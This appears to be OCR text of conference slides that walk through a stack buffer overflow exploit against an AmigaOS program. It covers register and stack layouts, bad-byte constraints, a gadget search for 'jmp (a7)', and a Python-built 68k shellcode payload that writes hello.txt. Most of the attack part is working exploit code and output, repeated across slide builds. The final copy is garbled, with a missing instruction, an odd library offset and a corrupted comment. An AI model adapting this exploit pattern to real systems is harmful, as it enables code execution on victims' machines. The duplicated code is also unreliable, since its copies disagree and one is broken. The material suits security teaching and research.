
This winds up in the program counter (PC) and code will start executing from an address placed here


56 bytes
‘A’
260 bytes
‘B’
4 Bytes
PC
4 Bytes
‘F’
197 Bytes
By the time execution reaches the PC we provide, this region has been clobbered by the end of another copy of our payload
This winds up in the program counter (PC) and code will start executing from an address placed here



These 4 bytes wind up in the A5 register


56 bytes
‘A’
260 bytes
204 bytes left
A5
4 Bytes
PC
4 Bytes
‘F’
197 Bytes
These 4 bytes wind up in the A5 register
Stack Pointer (SP) points here


56 bytes
‘A’
260 bytes
204 bytes left
A5
4 Bytes
PC
4 Bytes
‘F’
197 Bytes
These 4 bytes wind up in the A5 register
Stack Pointer (SP) points here

How are we getting to our code?

- The stack moves around too much to for us to reliably get part of our payload in it
  - The whole system crashes very easily too ☺
- Code-reuse: Gadgets, ROP, etc
  - We need to point somewhere that will get us back into our code
  - Remember, the idea behind Amiga OS is that nothing *should* be relied upon to be in any particular place
  - …but we can do *ok* if we sacrifice a little cross-ROM/OS-version compatibility

Unfortunately

- A0 and A1 are pointing a few hundred bytes in front of our code, SP is only used in limited ways
- “Bad bytes” get in the way
  - Our payload gets truncated on null and carriage returns
  - Kickstart ROM (which contains a lot of the system libraries) is mapped into memory a few times, but all the addresses start with 0x00 (0x00a8..., 0x00e0..., 0x00f8...)
  - This was promising, but address contains a carriage return (0x0d)

```
420d4ff0 12 29 00 08     move.b      (0x8,A1)=>DAT_420d5001,D1b
420d4ff4 d2 c1           adda.w      D1w,A1
420d4ff6 4e d1           jmp         (A1)
```

Good enough for now


- The minimalism of this OS kind of works against us here
  - Instructions need to be word-aligned too
- We have to look into the “bottom” parts of RAM where OS data structures are allocated somewhat reliably
- Dug around quite a bit for useful code

Good enough for now

- `jmp (SP)` is perfect, but for a two byte sequence (**4E D7**), it's not common :-/ . Here's one that's *almost* always here in RAM, but will do for now:


```
>s 4ed7
Searching from 00000000 to 42000000..
Scanning.. 00000000 - 00200000 (Chip memory)
Scanning.. 40000000 - 40800000 (Zorro III Fast RAM)
 4006EBBC 4006ECBF
Scanning.. 41000000 - 42000000 (RTG RAM)

>d 4006ebbc
4006ebbc 4ed7                    jmp (a7)
4006ebbe 0039 a3a5 0039 f872     or.b #$a5,$0039f872
4006ebc6 003a                    illegal
```




Let’s write a payload that drops a file


```
buf = 'A'*56                # ; Corrupted (by another copy of our payload creeping up)
#-------------------------------------------------------------------------------
                            # TOP:
buf += '\x28\x77\x01\x50'   # movea.l   (SP),A4             ; A4 = ptr to filename
buf += '\x9f\xfc\xff\xff'   # suba.l    #-0xaaaa,SP           ; Move stack pointer out of
buf += '\x55\x56'           #                               ;   the way
buf += '\x47\xf4\x08\x0a'   # lea.l     (A4,D0.l,$0a),A3    ; A3 = ptr to contents
buf += '\x2c\x7c\x40\x01'   # movea.l   (#$400114f8),A6     ; A6 = dos.library base
buf += '\x14\xf8'
buf += '\x22\x0c'           # move.l    A4,D1               ; Ptr to filename
buf += '\x34\x3c\x03\xee'   # move.w    #$03ee,D2           ; MODE_NEWFILE
buf += '\x4e\xae\xff\xe2'   # jsr       (-0x1e,A6)          ; Call Open()
buf += '\x24\x0b'           # move.l    A3,D2               ; Ptr to Contents
buf += '\x26\x01'           # move.l    D1,D3               ; Save handle in D3
buf += '\x4e\xae\xfe\xaa'   # jsr       (-0x156,A6)         ; Call FPuts()
buf += '\x22\x03'           # move.l    D3,D1               ; File handle
buf += '\x4e\xae\xff\xdc'   # jsr       (-0x24,A6)          ; Call Close()
buf += '\x22\x3c\x55\x55'   # move.l    #0x55555555,D1      ; Can't crash if we sleep
buf += '\x55\x55'           #                               ;   forever ;)
buf += '\x4e\xae\xff\x3a'   # jsr       (-0xc6,A6)          ; Call Delay()
buf += 'D'*150
#-------------------------------------------------------------------------------
buf += '\x40\x06\xeb\xbc'   # 4006ebbc  jmp (SP)            ; in RAM, jumps to START
#-------------------------------------------------------------------------------
                            # START:
buf += '\x20\x4f'           # move.l    SP, A0              ;
                            #                               ; Null bytes:
buf += '\x11\x80\x10\x17'   # move.b    D0,(A0,D1.w,$17)    ;   end of filename
buf += '\x11\x80\x10\x24'   # move.b    D0,(A0,D1.w,$24)    ;   end of contents
buf += '\x4e\xa8\xff\x30'   # jsr       (-0xD0,A0)          ; Go to TOP, saving pointer
                            #                               ;   to the strings
buf += 'hello.txt\xff'
buf += 'hello target\xff'
#-------------------------------------------------------------------------------
```



Code Region 1




```
#-------------------------------------------------------------------------------
buf += '\x40\x06\xeb\xbc'   # 4006ebbc  jmp (SP)              ; in RAM, jumps to START
#-------------------------------------------------------------------------------
                            # START:
buf += '\x20\x4f'           # move.l    SP, A0               ;
                            #                                ; Null bytes:
buf += '\x11\x80\x10\x17'   # move.b    D0,(A0,D1.w,$17)     ;   end of filename
buf += '\x11\x80\x10\x24'   # move.b    D0,(A0,D1.w,$24)     ;   end of contents
buf += '\x4e\xa8\xff\x30'   # jsr       (-0xD0,A0)           ; Go to TOP, saving pointer
                            #                                ;   to the strings
buf += 'hello.txt\xff'
buf += 'hello target\xff'
#-------------------------------------------------------------------------------
```



```
buf = 'A'*56                # ; Corrupted (by another copy of our payload creeping up)
#-------------------------------------------------------------------------------
                            # TOP:
buf += '\x28\x77\x01\x50'   # movea.l   (SP),A4             ; A4 = ptr to filename
buf += '\x9f\xfc\xff\xff'   # suba.l    #-0xaaaa,SP           ; Move stack pointer out of
buf += '\x55\x56'           #                               ;   the way
buf += '\x47\xf4\x08\x0a'   # lea.l     (A4,D0.l,$0a),A3    ; A3 = ptr to contents
buf += '\x2c\x7c\x40\x01'   # movea.l   (#$400114f8),A6     ; A6 = dos.library base
buf += '\x14\xf8'
buf += '\x22\x0c'           # move.l    A4,D1               ; Ptr to filename
buf += '\x34\x3c\x03\xee'   # move.w    #$03ee,D2           ; MODE_NEWFILE
buf += '\x4e\xae\xff\xe2'   # jsr       (-0x1e,A6)          ; Call Open()
buf += '\x24\x0b'           # move.l    A3,D2               ; Ptr to Contents
buf += '\x26\x01'           # move.l    D1,D3               ; Save handle in D3
buf += '\x4e\xae\xfe\xaa'   # jsr       (-0x156,A6)         ; Call FPuts()
buf += '\x22\x03'           # move.l    D3,D1               ; File handle
buf += '\x4e\xae\xff\xdc'   # jsr       (-0x24,A6)          ; Call Close()
buf += '\x22\x3c\x55\x55'   # move.l    #0x55555555,D1      ; Can't crash if we sleep
buf += '\x55\x55'           #                               ;   forever ;)
buf += '\x4e\xae\xff\x3a'   # jsr       (-0xc6,A6)          ; Call Delay()
buf += 'D'*150
#-------------------------------------------------------------------------------
buf += '\x40\x06\xeb\xbc'   # 4006ebbc  jmp (SP)            ; in Z3 Fast RAM (RTG), jumps to START
#-------------------------------------------------------------------------------
                            # START:
buf += '\x20\x4f'           # move.l    SP, A0              ;
                            #                               ; Null bytes:
buf += '\x11\x80\x10\x17'   # move.b    D0,(A0,D1.w,$17)    ;   end of filename
buf += '\x11\x80\x10\x24'   # move.b    D0,(A0,D1.w,$24)    ;   end of contents
buf += '\x4e\xa8\xff\x30'   # jsr       (-0xD0,A0)          ; Go to TOP, saving pointer
                            #                               ;   to the strings
buf += 'hello.txt\xff'
buf += 'hello target\xff'
#-------------------------------------------------------------------------------
```

Code Region 2
Part 1


```
                            # TOP:
buf += '\x28\x77\x01\x50'   # movea.l   (SP),A4             ; A4 = ptr to filename
buf += '\x9f\xfc\xff\xff'   # suba.l    #-0xaaaa,SP           ; Move stack pointer out of
buf += '\x55\x56'           #                               ;   the way
buf += '\x47\xf4\x08\x0a'   # lea.l     (A4,D0.l,$0a),A3    ; A3 = ptr to contents
buf += '\x2c\x7c\x40\x01'   # movea.l   (#$400114f8),A6     ; A6 = dos.library base
buf += '\x14\xf8'
```



```
buf = 'A'*56                # ; Corrupted (by another copy of our payload creeping up)
#-------------------------------------------------------------------------------
                            # TOP:
buf += '\x28\x77\x01\x50'   # movea.l   (SP),A4             ; A4 = ptr to filename
buf += '\x9f\xfc\xff\xff'   # suba.l    #-0xaaaa,SP          ; Move stack pointer out of
buf += '\x55\x56'           #                               ;   the way
buf += '\x47\xf4\x08\x0a'   # lea.l     (A4,D0.l,$0a),A3    ; A3 = ptr to contents
buf += '\x2c\x7c\x40\x01'   # movea.l   (#$400114f8),A6     ; A6 = dos.library base
buf += '\x14\xf8'
buf += '\x22\x0c'           # move.l    A4,D1               ; Ptr to filename
buf += '\x34\x3c\x03\xee'   # move.w    #$03ee,D2           ; MODE_NEWFILE
buf += '\x4e\xae\xff\xe2'   # jsr       (-0x1e,A6)          ; Call Open()
buf += '\x24\x0b'           # move.l    A3,D2               ; Ptr to Contents
buf += '\x26\x01'           # move.l    D1,D3               ; Save handle in D3
buf += '\x4e\xae\xfe\xaa'   # jsr       (-0x156,A6)         ; Call FPuts()
buf += '\x22\x03'           # move.l    D3,D1               ; File handle
buf += '\x4e\xae\xff\xdc'   # jsr       (-0x24,A6)          ; Call Close()
buf += '\x4e\xae\xff\xe3'   # jsr       (-0x1d,A6)          ; Call Delay()
buf += 'D'*150
#-------------------------------------------------------------------------------
buf += '\x40\x06\xeb\xbc'   # 4006ebbc  jmp (SP)            ; In $3 Fast RAM (RTG), jumps to START
#-------------------------------------------------------------------------------
                            # START:
buf += '\x20\x4f'           # move.l    SP, A0              ;
                            #                               ; Null bytes:
buf += '\x11\x80\x10\x17'   # move.b    D0,(A0,D1.w,$17)    ;   end of filename
buf += '\x11\x80\x10\x24'   # move.b    D0,(A0,D1.w,$24)    ;   end of contents
buf += '\x4e\xa8\xff\x30'   # jsr       (-0xD0,A0)          ; Go to TOP, saving pointer
                            #                               ;   to the string
buf += 'hello.txt\xff'
buf += 'hello target\xff'
#-------------------------------------------------------------------------------
```

